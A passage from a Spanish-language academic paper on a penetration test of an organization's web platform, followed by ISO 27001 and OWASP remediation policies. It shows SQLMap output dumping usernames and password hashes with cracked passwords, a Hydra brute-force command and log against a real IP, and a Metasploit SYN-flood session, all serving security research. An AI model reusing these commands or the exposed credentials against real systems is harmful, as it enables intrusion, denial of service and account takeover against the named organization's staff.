Una vez que se ha ganado el acceso a la base de datos se analizó la información de las tablas en busca de información relacionada con las credenciales de los usuarios de la Organización.

Mediante SQLMap se realizaron consultas y se obtuvo la información de los registros y claves descifradas que no contaban con criterios de seguridad. En la Figura 3 se muestra las claves descifradas de la tabla de usuarios.

```
[20:16:05] [INFO] retrieved: '11', '40328', '3', 'false', 'false', 'false', 'false', 'ACTIVO', '2019-07-18 11:39:33', '77', 'es', 'MURILLO', 'd6f6f7c0488c96a884948cf415aa7d', '2019-07-18 11:42:26', ...
[20:16:06] [INFO] retrieved: '20', '39892', '3', 'false', 'false', 'false', 'false', 'ACTIVO', '2019-06-18 14:21:31', '71', 'es', 'SMOLINA', '998a7229ca04676a15e0033ac0e08a5', '2019-07-11 14:25:05', ...
[20:16:07] [INFO] retrieved: '4', '1339', '3', 'false', 'false', 'false', 'false', 'ACTIVO', '2019-08-19 00:11:04', '79', 'es', 'SOPOMAZ', '1c669ecac2d90c80c8758023f0c0e', '2019-08-19 00:28:59', ...
[20:16:08] [INFO] retrieved: '7', '29721', '3', 'false', 'false', 'true', 'false', 'ACTIVO', '2019-08-28 00:21:18', '86', 'es', 'HARRA', '49a2299683c0c0f7c0d494a38a8a34', '2019-08-28 00:21:22', ...
[20:16:09] [INFO] retrieved: '15', '1318', '3', 'false', 'false', 'false', 'false', 'SUSPENDIDO', '2018-11-16 14:10:00', '59', 'es', 'MOONZALEZ', 'ecc0f68db099f6983685857261205327', '2019-08-28 12:13:07', ...
[20:16:10] [INFO] retrieved: '15', '42387', '3', 'true', 'true', 'false', 'true', 'ACTIVO', '2019-08-14 11:42:14', '78', 'es', 'MUELEZ', '5d59b2938f2866201fb2b7949074ab5', '2019-08-23 08:17:34', ...
[20:16:11] [INFO] retrieved: '29', '44809', '3', 'false', 'false', 'false', 'false', 'ACTIVO', '2019-10-17 07:22:16', '81', 'es', 'AESCIJERO', '811644281ae89c3d4e5235461174e1d5', '2019-10-17 10:20:13', ...
[20:16:12] [INFO] retrieved: '15', '42353', '3', 'false', 'false', 'false', 'false', 'ACTIVO', '2019-10-23 12:17:39', '82', 'es', 'BCOROZO', '5565e6091d7811bd0180ce0b3e67835', '2019-10-23 12:41:51', ...
[20:16:13] [INFO] recognized possible password hashes in column 'usuario_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
[20:16:13] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[20:16:16] [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/N] n
[20:16:16] [INFO] starting dictionary-based cracking (md5_generic_password)
[20:16:16] [INFO] starting 4 processes
[20:16:12] [INFO] cracked password '150899' for hash '5095af0a1df811bd180cedb3e67825'
[20:16:14] [INFO] cracked password 'Justin' for hash '864751749929e70c3b3ed34c0236dbdf'
[20:16:16] [INFO] cracked password 'Ramstein' for hash 'ecc0f68db099f6983685857261205327'
Database: admin
Table: to_usuario
[56 entries]
```

Figura 3. Descifrado de credenciales con SQLMap

Se realizaron pruebas con las cuentas de usuario por SSH utilizando fuerza bruta con ataques de diccionario de la herramienta Hydra como se muestra en la Figura 4.

```
root@lyseo:~# hydra -l BCOROZO -P /root/Tools/wordlist/psst.txt 190.12.28.220 http-post-form '/app/system/postlogin:usuario_login=BCOROZO:usuario_password="PASS":Bad login' -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-20 11:45:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3159 login tries (1:1/p:3159), -198 tries per task
[DATA] attacking http-post-form://190.12.28.220:88/app/system/postlogin:usuario_login=BCOROZO:usuario_password="PASS":Bad login
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "12345" - 1 of 3159 [child 0] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "abc123" - 2 of 3159 [child 1] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "password" - 3 of 3159 [child 2] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "computer" - 4 of 3159 [child 3] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "Justin" - 5 of 3159 [child 4] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "123456" - 6 of 3159 [child 5] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "150899" - 7 of 3159 [child 6] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "tigger" - 8 of 3159 [child 7] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "1234" - 9 of 3159 [child 8] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "al3c2c3" - 10 of 3159 [child 9] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "qwerty" - 11 of 3159 [child 10] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "123" - 12 of 3159 [child 11] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "xxx" - 13 of 3159 [child 12] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "money" - 14 of 3159 [child 13] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "test" - 15 of 3159 [child 14] (0/0)
[ATTEMPT] target 190.12.28.220 - login "BCOROZO" - pass "password" - 16 of 3159 [child 15] (0/0)
[00][http-post-form] host: 190.12.28.220 login: BCOROZO password: Justin
[STATUS] attack finished for 190.12.28.220 (waiting for children to complete tests)
[00][http-post-form] host: 190.12.28.220 login: BCOROZO password: 123456
[00][http-post-form] host: 190.12.28.220 login: BCOROZO password: 150899
```

Figura 4. Obtención de contraseñas con Hydra

A3:2017- Exposición de datos sensibles

Se configuró la herramienta Burp Suite como proxy por defecto, utilizando la comunicación entre el cliente y servidor con la finalidad de obtener las

credenciales de acceso a la plataforma web. En la Figura 5 se muestran los paquetes que se envían y reciben entre el cliente y el servidor.

Burp Suite Community Edition v2.1.07 - Temporary Project										
Burp Project Intruder Repeater Window Help										
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options										
Intercept HTTP history WebSockets history Options										
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
95	http://servicios.cbsd.gob.ec	GET	/tth/scripts/controllers/main.js			200	10647	script	js	
96	http://servicios.cbsd.gob.ec	GET	/tth/scripts/controllers/script.js			200	21148	script	js	
97	http://servicios.cbsd.gob.ec	POST	/app/tth/personal/REQUEST		✓	200	246787	JSON		
99	http://servicios.cbsd.gob.ec	GET	/app/src/views/main/session.html			200	790	text	html	
100	http://servicios.cbsd.gob.ec	GET	/tth/views/menu/menu.html			200	16853	HTML	html	
101	http://servicios.cbsd.gob.ec	GET	/tth/views/main/home.html			200	1697	HTML	html	
102	http://servicios.cbsd.gob.ec	GET	/tth/views/include/cardProfileHome.h...			200	2118	HTML	html	
103	http://servicios.cbsd.gob.ec	GET	/tth/views/include/cardjob.html			200	1678	HTML	html	
104	http://servicios.cbsd.gob.ec	GET	/app/src/img/users/%7B%7Bitem.men...			200	371	JSON		
116	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
121	http://servicios.cbsd.gob.ec	POST	/app/tth/personal/REQUEST		✓	200	246787	JSON		
122	http://servicios.cbsd.gob.ec	GET	/app/src/views/main/tps.html			200	751	text	html	
123	http://servicios.cbsd.gob.ec	GET	/tth/views/module/profile/banks.html			200	3189	XML	html	
125	http://servicios.cbsd.gob.ec	GET	/tth/views/include/toolBarFilter.html			200	1760	XML	html	

Figura 5. Paquetes interceptados con Burp Suite

En la Figura 6 se muestra la información interceptada por el atacante en texto plano, el

atacante puede capturar el payload, modificarlo y enviarlo al servidor con datos alterados para un fin específico.




Figura 6. Alteración de sesión de usuario para obtener información sesiones creadas

A5:2017 - Pérdida de control de acceso

Utilizando Burp Suite se interceptaron los paquetes de los pedidos realizados al servidor con la finalidad de modificarlos y acceder a sitios no autorizados, debido a que la plataforma web genera consultas y navegación mediante la dirección URL. Esta herramienta permitió cambiar las direcciones

URL manualmente para navegar por el sitio, de esta manera se obtuvieron las peticiones realizadas al back-end para el llenado de datos del usuario. Como se muestra en la Figura 7, se altera el URL para acceder a sitios que requieren roles de acceso específicos.




Figura 7. Paquetes interceptados con Burp Suite

A6:2017 – Configuración de seguridad incorrecta

Se generó un synflood utilizando Metasploit con el objetivo de producir una denegación de servicio (Dos), explotando la vulnerabilidad de la

red al no contar con controles en su configuración como se muestra en la Figura 8 y en la Figura 9 se verifica la afectación en la disponibilidad de la plataforma web.

```

msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
-----
Name          Current Setting  Required  Description
-----
INTERFACE     no               no        The name of the interface
NUM           no               no        Number of SYNs to send (else unlimited)
RHOSTS        yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         80              yes       The target port
SHOST         no               no        The spoofable source address (else randomizes)
SNAPLEN       65535            yes       The number of bytes to capture
SPORT         no               no        The source port (else randomizes)
TIMEOUT       500             yes       The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 190.12.28.220
RHOSTS => 190.12.28.220
msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 190.12.28.220

[*] SYN Flooding 190.12.28.220:80 ...
    
```

Figura 8. Ejecución de Synflood con Metasploit




Figura 9. Falta de disponibilidad de la plataforma web

A7:2017 - Cross-Site Scripting (XSS)

Se inyectó código JavaScript, explotando la vulnerabilidad en la interfaz gráfica de un formulario con el navegador y se obtuvo información

del usuario. Para verificar que se ha ingresado exitosamente el código se utilizó el inspector de elementos en el navegador visualizando la etiqueta HTML como se muestra en la Figura 10.




Figura 10. Verificación de código javascript ingresado

De igual forma se utilizó la herramienta BeEF para inyectar código JavaScript con la finalidad de

capturar las cookies de las sesiones del navegador, como se muestra en la Figura 11.



Figura 11. Obtención de sesiones con BeEF

A9:2017 - Uso de componentes con vulnerabilidades conocidas

Bajo el servidor web Apache, se utilizó los CVE (Vulnerabilidades y exposiciones comunes)

obtenidas en la etapa de escaneo y se las explotó con la herramienta Metasploit, como se muestra en la Figura 12.




Figura 12. Explotación de vulnerabilidades a Apache

En la Figura 13 se realizó el ataque para acceder al servidor, se escaló privilegios para obtener más información como puertos, denegación de algún

servicio, configuraciones en el servidor, además mantener una conexión backdoor para el acceso posterior.




Figura 13. Payload para explotación de vulnerabilidad en Apache

A10:2017 - Registro y monitoreo insuficientes

En el proceso de explotación de vulnerabilidades se determinó que no cuenta con políticas de seguridad ni el conocimiento específico del equipo de tecnologías por lo que no existió el registro ni el

Fase 4. Generación de informes

En la fase de generación de informes, se define el plan que pretende mejorar la seguridad de la plataforma web de la Organización, definiendo

políticas de seguridad mediante recomendaciones para minimizar las vulnerabilidades existentes, considerando:

- La norma ISO 27001 (INEN, 2015)

- ◊ Adquisición, desarrollo y mantenimiento del sistema
- ◊ Seguridad en el desarrollo y en los procesos de soporte

- ◊ Política de desarrollo seguro
- Recomendaciones de seguridad de OWASP Top-2017

Los cuales deben ser implementados por los nuevos sistemas y por los existentes (servicios en línea, talento humano, subjeftatura y administración), como se muestra en la Tabla 4.

Tabla 4. Políticas y procedimientos específicos de seguridad implementados

Política ISO 27001: Política de desarrollo seguro	
Control: Se deben establecer y aplicar reglas dentro de la organización para el desarrollo de aplicaciones y sistemas	
A1:2017 - Inyección	
Implicación de seguridad	Las fallas de inyección, como la inyección SQL, NoSQL, OS y LDAP, ocurren cuando se envían datos que no son de confianza a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete para que ejecute comandos no deseados o acceda a datos sin la debida autorización.
Procedimiento específico: Prevenir inyecciones	Prevenir la inyección requiere mantener los datos separados de los comandos y las consultas: <ul style="list-style-type: none"> • Usar una API segura, que eviten por completo el uso del intérprete. • Utilizar una interfaz parametrizada o usar herramientas de mapeo relacional de objetos (ORM). • Usar validación de entrada del lado del servidor positiva o "lista blanca" • Para consultas dinámicas, se deben saltar los caracteres especiales usando la sintaxis de escape específica. • Usar LIMIT y otros controles de SQL dentro de las consultas para evitar la divulgación masiva de registros en caso de inyección de SQL.
A2:2017 – Pérdida de autenticación	
Implicación de seguridad	Las funciones de la aplicación relacionadas con la autenticación y la gestión de sesiones a menudo se implementan incorrectamente, lo que permite a los atacantes comprometer contraseñas, tokens de sesión, o explota otras fallas de implementación para asumir las identidades de otros usuarios de forma temporal o permanente.
Procedimiento específico: Proteger los métodos de autenticación	<ul style="list-style-type: none"> • Siempre que sea posible, implementar la autenticación multifactor para evitar ataques automatizados, de relleno de credenciales, de fuerza bruta y de reutilización de credenciales robadas. • No enviar por medios inseguros ninguna credencial predeterminada, especialmente para usuarios administradores. • Implementar verificaciones de contraseñas débiles, como probar contraseñas nuevas o modificadas y compararlas con una lista de las 10000 peores contraseñas. • Alinear las políticas de longitud, complejidad y rotación de contraseñas. • Verificar que las rutas de registro, recuperación de credenciales y API estén protegidas contra los ataques de enumeración de cuentas mediante el uso de los mismos mensajes para todos los resultados. • Limitar o retrasar cada vez más los intentos fallidos de inicio de sesión. • Registrar todos los errores y alertar a los administradores cuando se detecten ataques de Credential Stuffing, fuerza bruta u otros. • Usar un administrador de sesión incorporado, seguro y del lado del servidor que genera una nueva ID de sesión aleatoria con alta entropía después de iniciar sesión. • Los ID de sesión no deben estar en la URL, deben almacenarse de forma segura e invalidarse después de los tiempos de espera de cierre de sesión, inactividad y absoluto.
A3:2017 – Exposición de datos sensibles	
Implicación de seguridad	Muchas aplicaciones web y API no protegen adecuadamente los datos confidenciales, como los financieros, de salud e información de identificación personal. Los atacantes pueden robar o modificar dichos datos débilmente protegidos para realizar fraudes con tarjetas de crédito, robo de identidad u otros delitos. Los datos confidenciales pueden verse comprometidos sin protección adicional, como el cifrado en reposo o en tránsito, y requieren precauciones especiales cuando se intercambian con el navegador.

<p>Procedimiento específico: Prevenir la exposición de datos sensibles</p>	<ul style="list-style-type: none"> • Clasificar los datos procesados, almacenados o transmitidos por una aplicación. Identificar los datos que son confidenciales de acuerdo con las leyes de privacidad, los requisitos reglamentarios o las necesidades comerciales. • Aplicar controles según la clasificación. • No almacenar datos confidenciales innecesariamente. • Cifrar todos los datos confidenciales en reposo. • Garantizar que se implementen algoritmos, protocolos y claves estándar sólidos y actualizados. • Utilizar una gestión de claves adecuada. • Cifrar todos los datos en tránsito con protocolos seguros como TLS con cifrados Perfect Forward Secrecy (PFS), priorización de cifrado por parte del servidor y parámetros seguros. Utilizar el cifrado mediante directivas como HTTP Strict Transport Security (HSTS). • Deshabilitar el almacenamiento en caché para la respuesta que contiene datos confidenciales. • Almacenar contraseñas utilizando funciones de hash adaptables y sólidas con un factor de trabajo (factor de demora), como Argon2, scrypt, bcrypt o PBKDF2.
<p>A5:2017 – Pérdida de control de acceso</p>	
<p>Implicación de seguridad</p>	<p>Las restricciones sobre lo que pueden hacer los usuarios autenticados a menudo no se aplican correctamente. Los atacantes pueden explotar estas fallas para acceder a funciones y/o datos no autorizados, como acceder a las cuentas de otros usuarios, ver archivos confidenciales, modificar los datos de otros usuarios, cambiar los derechos de acceso, etc.</p>
<p>Procedimiento específico: Prevenir la pérdida de control de acceso</p>	<p>El control de acceso solo es efectivo si se aplica en un código confiable del lado del servidor o en una API sin servidor, donde el atacante no puede modificar la verificación de control de acceso o los metadatos.</p> <ul style="list-style-type: none"> • Implementar mecanismos de control de acceso una vez y reutilizarlos en toda la aplicación, incluida la minimización del uso de CORS. • Los controles de acceso al modelo deben hacer cumplir la propiedad de los registros, en lugar de aceptar que el usuario pueda crear, leer, actualizar o eliminar cualquier registro. • Deshabilitar la lista de directorios del servidor web y asegurarse de que los metadatos del archivo (por ejemplo, .git) y los archivos de copia de seguridad no estén presentes en las raíces web. • Registrar fallas de control de acceso, alertar a los administradores cuando corresponda (por ejemplo, fallas repetidas). • Tasa de límite de API y acceso al controlador para minimizar el daño de las herramientas de ataque automatizado. • Los tokens JWT deben invalidarse en el servidor después de cerrar la sesión. • Los desarrolladores y el personal de control de calidad deben incluir una unidad de control de acceso funcional y pruebas de integración.
<p>A6:2017 – Configuración de seguridad incorrecta</p>	
<p>Implicación de seguridad</p>	<p>La mala configuración de la seguridad es el problema más común. Esto suele ser el resultado de configuraciones predeterminadas inseguras, configuraciones incompletas o ad hoc, almacenamiento en la nube abierto, encabezados HTTP mal configurados y mensajes de error detallados que contienen información confidencial. No solo se deben configurar de forma segura todos los sistemas operativos, macros, bibliotecas y aplicaciones, sino que también se deben parchear/actualizar de manera oportuna.</p>
<p>Procedimiento específico: Evitar configuraciones de seguridad por defecto</p>	<p>Deben implementarse procesos de instalación seguros:</p> <ul style="list-style-type: none"> • Los entornos de desarrollo, control de calidad y producción deben configurarse de manera idéntica, con diferentes credenciales utilizadas en cada entorno. Este proceso debe automatizarse para minimizar el esfuerzo requerido para configurar un nuevo entorno seguro. • Eliminar o no instalar características y macros no utilizados. • Revisar y actualizar las configuraciones apropiadas para todas las notas de seguridad, actualizaciones y parches como parte del proceso de administración de parches. • Una arquitectura de aplicación segmentada que proporciona una separación eficaz y segura entre componentes, con segmentación y grupos de seguridad en la nube (ACL). • Envío de directivas de seguridad a los clientes. • Un proceso automatizado para verificar la eficacia de las configuraciones y ajustes en todos los entornos.

A7:2017 – Cross-Site Scripting (XSS)	
Implicación de seguridad	<p>Las fallas de XSS ocurren cada vez que una aplicación incluye datos que no son de confianza en una nueva página web sin la validación o el escape adecuados, o actualiza una página web existente con datos proporcionados por el usuario mediante una API de navegador que puede crear HTML o JavaScript. XSS permite a los atacantes ejecutar secuencias de comandos en el navegador de la víctima que pueden secuestrar sesiones de usuario, desfigurar sitios web o redirigir al usuario a sitios maliciosos.</p> <p>La prevención de XSS requiere la separación de los datos que no son de confianza del contenido activo del navegador. Esto se puede lograr mediante:</p> <ul style="list-style-type: none"> • Usar frameworks que escapen automáticamente de XSS por diseño, como Ruby on Rails, React JS. • Escapar los datos de solicitud HTTP que no son de confianza según el contexto en la salida HTML (cuerpo, atributo, JavaScript, CSS o URL) resolverá las vulnerabilidades de XSS reflejadas y almacenadas.
Procedimiento específico: Prevenir los ataques XSS	<ul style="list-style-type: none"> • La aplicación de codificación sensible al contexto al modificar el documento del navegador en el lado del cliente actúa contra DOM XSS. • Habilitar una política de seguridad de contenido (CSP) como un control de mitigación de defensa en profundidad contra XSS. Es efectivo si no existen otras vulnerabilidades que permitirían colocar código malicioso a través de archivos locales incluidos (por ejemplo, sobrescrituras transversales de ruta o bibliotecas vulnerables de redes de entrega de contenido permitidas).
A9:2017 – Uso de componentes con vulnerabilidades conocidas	
Implicación de seguridad	<p>Los componentes, como bibliotecas, macros y otros módulos de software se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, dicho ataque puede facilitar la pérdida grave de datos o la toma de control del servidor. Las aplicaciones y las API que utilizan componentes con vulnerabilidades conocidas pueden socavar las defensas de las aplicaciones y permitir varios ataques e impactos.</p> <p>Debe existir un proceso de administración de parches para:</p> <ul style="list-style-type: none"> • Eliminar las dependencias no utilizadas, las características, los componentes, los archivos y la documentación innecesarios.
Procedimiento específico: Utilizar únicamente componentes de fuentes confiables	<ul style="list-style-type: none"> • Hacer un inventario continuo de las versiones de los componentes del lado del cliente y del lado del servidor (por ejemplo, macros, bibliotecas) y sus dependencias utilizando herramientas como versiones, DependencyCheck, retire.js, etc. • Monitorear continuamente las fuentes como CVE y NVD en busca de vulnerabilidades en los componentes. Utilizar herramientas de análisis de composición de software para automatizar el proceso. • Solo obtener componentes de fuentes oficiales a través de enlaces seguros. Utilizar únicamente paquetes firmados para reducir la posibilidad de incluir un componente malicioso modificado. • Supervisar las bibliotecas y los componentes que no reciben mantenimiento o que no crean parches de seguridad para versiones anteriores. • Cada organización debe asegurarse de que haya un plan continuo para monitorear, clasificar y aplicar actualizaciones o cambios de configuración durante la vida útil de la aplicación o cartera.
A10:2017 – Registro y monitoreo insuficientes	
Implicación de seguridad	<p>El registro y la supervisión insuficientes, junto con la integración faltante o ineficaz con la respuesta a incidentes, permite a los atacantes atacar aún más los sistemas, mantener la persistencia, pasar a más sistemas y manipular, extraer o destruir datos. La mayoría de los estudios muestran que el tiempo para detectar una brecha es de más de 200 días, generalmente detectado por partes externas en lugar de procesos internos o monitoreo.</p>

**Procedimiento específico:
Registrar las incidencias y
monitorear las actividades
sospechosas**

Según el riesgo de los datos almacenados o procesados por la aplicación:

- Asegurarse de que todos los inicios de sesión, las fallas de control de acceso y las fallas de validación de entrada del lado del servidor puedan registrarse con suficiente contexto de usuario para identificar cuentas sospechosas o maliciosas, y mantenerse durante el tiempo suficiente para permitir un análisis forense retrasado.
- Asegurarse que los registros se generen en un formato que las soluciones de administración de registros centralizados puedan consumir fácilmente.
- Asegurarse que las transacciones de alto valor tengan un seguimiento de auditoría con controles de integridad para evitar la manipulación o la eliminación, como tablas de base de datos de solo agregar o similares.
- Establecer un monitoreo y alertas efectivas para que las actividades sospechosas sean detectadas y respondidas de manera oportuna.
- Establecer o adoptar un plan de recuperación y respuesta a incidentes.
- Utilizar frameworks de protección de aplicaciones comerciales y de código abierto como OWASP AppSensor, firewalls de aplicaciones web como ModSecurity con el conjunto de reglas básicas de OWASP ModSecurity y software de correlación de registros con paneles y alertas personalizados.

III. RESULTADOS Y DISCUSIÓN

seguridad propuesto

Las pruebas para el análisis de vulnerabilidades se realizaron sobre dos prototipos:

- **Prototipo I:** no se considera el plan de seguridad
- **Prototipo II:** sí se considera el plan de

Los resultados obtenidos se contrastaron para comprobar en nivel de mejoría de seguridad sobre la infraestructura tecnológica de la organización, como se muestra en la Tabla 5.

Tabla 5. Resultado de comparación de vulnerabilidades de cada prototipo

